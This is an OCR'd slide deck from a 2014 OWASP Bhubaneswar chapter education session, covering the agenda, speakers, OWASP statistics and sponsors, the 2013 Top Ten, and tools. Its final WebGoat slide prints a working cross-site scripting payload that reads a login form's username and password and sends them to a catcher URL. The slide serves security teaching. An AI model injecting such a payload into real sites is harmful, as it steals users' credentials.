Agenda

OWASP
The Open Web Application Security Project

Feb 28, 2014	
Time (PM)	Web Application Security Education Program
01:15-01:45	Arrival, Registration and Coffee
01:45-02:00	Inaugural Address by Jibitesh Mishra HOD IT Dept. CET Bhubaneswar
02:01-02:30	Welcome note & Introduction to OWASP : Somen Das, OWASP BBSR Chapter Lead
02:31-03:00	Security as a Career Path : Srimant Acharya, Co-Chapter Leader OWASP BBSR and Sr. Security Consultant (TCS)
03:01-03:20	Break; Coffee & Snacks
03:21-04:30	Hacking Web, Demo by Jyoti Acharya & Ajit Meher, Security Analyst(TCS)
04:30-04:45	Security Quiz (OWASP Goodies for Winners)
04:45-05:00	Thank you, closing notes, how to become a sponsor for OWASP meetings & Venue announcement for next get together
Coming Soon →	Workshop: Hackademic

About Jibitesh

OWASP
The Open Web Application Security Project

- Head of Department IT
- Works with College of Engineer & Technology Bhubaneswar
- OWASP Leaders:
  - Event & Venue Coordinator, OWASP Bhubaneswar Chapter
- Core interests:
  - Academic Education in Secure Software Development

Web Application Security Educational Program

with

OWASP

The Open Web Application Security Project

BHUBANESWAR CHAPTER

https://www.owasp.org/index.php/Bhubaneswar

28th Feb 2014

About Somen

- Software / Web application security Consultant
- Works with Tata Consultancy Services Ltd.
- OWASP Leader:
  - Leader, OWASP Bhubaneswar Chapter
- Core interests:
  - Software Security Assurance
  - Ethical Hacking

State of Information Security

The problem?

There are not enough qualified application security professionals

What can we do about it?


- Make application security visible
- Provide Developers and Software Testers with materials and tools helping them to build more secure applications

What is OWASP?

- **O**pen **W**eb **A**pplication **S**ecurity **P**roject
  https://www.owasp.org
- Global community, driving and promoting safety and security of world’s software
- Not-for-profit foundation registered in the United States and a non-profit association registered in European Union
- Open:
  - Everyone is free to participate
  - All OWASP materials & tools are free

OWASP by Numbers


- 12 years of community service
- 88+ Government & Industry Citations
  - including DHS, ISO, IEEE, NIST, SANS Institute, PCI-DSS, CSA, etc
- 36,000+ registered members to the mailing lists
- 320,000+ unique visitors per month
- 1,000,000+ page viewed per month
- 15,000+ tools and documents downloaded each month
- 198 Active Chapters



OWASP by the Numbers (cont)

- Year 2013 Budget: USD$580,000
- 2081 individual members and honorary members
- 70 countries
- 60+ donating Corporate Members
- 100+ supporting Academic Members
- 168 Active Projects
- 4 Global AppSec Conferences per Year

OWASP has been selected as an official Google Summer of Code ("GSoC") mentoring organization in 2013!



How Google Summer of Code Works

1. Propose a project for approval by a mentoring open source organization
2. Code the summer away
3. Achieve Ultimate Glory (and get a nice paycheck)

Google Summer of Code is a global program that offers students stipends to write code for open source projects. We have worked with the open source community to identify and fund exciting projects for the upcoming summer.

2013 GLOBAL OWASP WASPY AWARDS

Web Application Security People of the Year Awards


OWASP by the Numbers (cont)

ACCUVANT LABS
acunetix
Adobe
ADP
Akamai
amazon
ASPECT SECURITY Application Security Experts
ASTECH consulting
BAYSHORE NETWORKS
BEST BUY
Black Hat
CHECKMARX
cigital
CORE SECURITY Thinking ahead.
DBAPPSecurity
DENIM GROUP
DIGITAL DEFENSE INCORPORATED
DREAMLAB TECHNOLOGIES
ERNST & YOUNG Quality In Everything We Do
FICO
fishnet SECURITY
gemalto security to be free
GOTHAM DIGITAL SCIENCE
HIGH-TECH BRIDGE INFORMATION SECURITY SOLUTIONS
IBM
IMPERVA
Information Builders
IOActive COMPREHENSIVE COMPUTER SECURITY SERVICES
mnemonic securing your business
mozilla Firefox
netSPI RISK COMPLIANCE SECURITY
nixu
NOKIA
NTO
ORACLE


Corporate Supporters

Academic Supporters
ADELPHI UNIVERSITY
Anglia Ruskin University
AUM
Bern University of Applied Sciences
CIT
DARTMOUTH
DAKOTA STATE dsu UNIVERSITY
DCU
FATEC
FACHHOCHSCHULE BRANDENBURG
foi
KATHOLIEKE UNIVERSITEIT LEUVEN
hochschule mannheim
heig-vd
HFU
UNIVERSITY OF HYDERABAD
ISCTE IUL
TECNOLÓGICO DE MONTERREY
isep
itb Institute of Technology Blanchardstown
Mittuniversitetet
NYP Nanyang Polytechnic
LogoORT.png
Royal Holloway University of London
RUTGERS
TRINITY COLLEGE DUBLIN
SGU
STEVENS
TEMASEK POLYTECHNIC
UCIRVINE
NKU NORTHERN KENTUCKY UNIVERSITY
northumbria UNIVERSITY
NORTH TEXAS
THE GEORGE WASHINGTON UNIVERSITY
NYU-poly
Logo_fiuba_baja.gif
UCLA
Logo_udemm.jpg
Ukl.jpg
UT DALLAS

Academic Supporters



2012 OWASP Foundation Income Sources



OWASP Projects & Tools - Classification

- 168+ Active Projects
- **DETECT**
  - find security-related design and implementation flaws.
- **PROTECT**
  - guard against security-related design and implementation flaws.
- **LIFE CYCLE**
  - add security-related activities into software processes (eg. SDLC, agile, etc)

OWASP Projects & Tools – An Overview

DETECT

- OWASP Top 10
- OWASP Code Review Guide
- OWASP Testing Guide
- OWASP Cheat Sheet Series
- OWASP AppSec Tutorials
- OWASP ASVS
- OWASP LiveCD / WTE
- OWASP ZAP Proxy

PROTECT

- OWASP ESAPI
- OWASP ModSecurity CRS

LIFE CYCLE

- WebGoat J2EE
- WebGoat .NET

Full list of projects (release, beta, alpha)
http://www.owasp.org/index.php/Category:OWASP_Project

10 Most critical web application security risks

- The most visible OWASP project
- Classifies some of the most critical risks
- Essential reading for anyone developing web applications
- Referenced by standards, books, tools, and organizations, including MITRE, PCI DSS, FTC, and many more


OWASP
The Open Web Application Security Project

OWASP Top 10 - 2010
The Ten Most Critical Web Application Security Risks

release

Creative Commons (CC) Attribution-Share Alike
Free version at http://www.owasp.org

OWASP Top Ten (2013 Edition)



A1: Injection

A2: Broken Authentication and Session Management

A3: Cross-Site Scripting (XSS)

A4: Insecure Direct Object References

A5: Security Misconfiguration

A6: Sensitive Data Exposure

A7: Missing Function Level Access Control

A8: Cross Site Request Forgery (CSRF)

A9: Using Known Vulnerable Components

A10: Unvalidated Redirects and Forwards

AppSec Tutorial Series

https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series

- Application security video based training

- Four episodes are available

LiveCD / WTE

- Make application security tools and documentation easily available


- Collects some of the best open source security projects in a single environment

- Boot from this Live CD and have access to a full security testing suite

http://appseclive.org/

Mailing list 101

- A list for introductory questions on application security



Security101 -- Intro to Security Questions - open to all, especially beginners

About Security101

English (USA)

This list is for introductory questions and discussions on application security.

All questions related to application security are welcome. Some questions will be basic, that's ok, these are encouraged too.

To see the collection of prior postings to the list, visit the Security101 Archives.

Using Security101

To post a message to all the list members, send email to security101@lists.owasp.org.

You can subscribe to the list, or change your existing subscription, in the sections below.

Subscribing to Security101

Subscribe to Security101 by filling out the following form.

You will be sent email requesting confirmation, to prevent others from gratuitously subscribing you. This is a hidden list, which means that the list of members is available only to the list administrator.

Your email address:	
Your name (optional):	

You may enter a privacy password below. This provides only mild security, but should prevent others from messing with your subscription. **Do not use a valuable password** as it will occasionally be emailed back to you in cleartext.

If you choose not to enter a password, one will be automatically generated for you, and it will be sent to you once you've confirmed your subscription. You can always request a mail-back of your password when you edit your personal options.

Pick a password:	

Open access:

https://lists.owasp.org/mailman/listinfo/security101

https://lists.owasp.org/mailman/listinfo/owasp-Bhubaneswar


WebGoat

- **Deliberately insecure** web application to teach web application security lessons
- Over 30 lessons, providing hands-on learning about
  - Cross-Site Scripting (XSS)
  - Access Control
  - Blind/Numeric/String SQL Injection
  - Web Services
  - … and many more

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

OWASP
The Open Web Application Security Project

WebGoat: Java



You need to create the hack() function. This function will pull the credentials from the webpage and post them to the WebGoat catcher servlet.

Some useful code snippets:

- doucument.forms[0].user.value - will access the user field
- XssImage = new Image(); XssImage.src=SOME_URL = will perform a post
- javascript string concatentation uses a "+"

Solution for this hint():

```
password<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.forms(0).user.value + " Password = " + document.forms(0).pass.value); XSSImage=new Image; XSSImage.src="http://localhost./WebGoat/catcher?PROPERTY=yes&user="+document.forms(0).user.value + "&password=" + document.forms(0).pass.value + "";}</script>
```

This lesson is an example of how a website might support a phishing attack

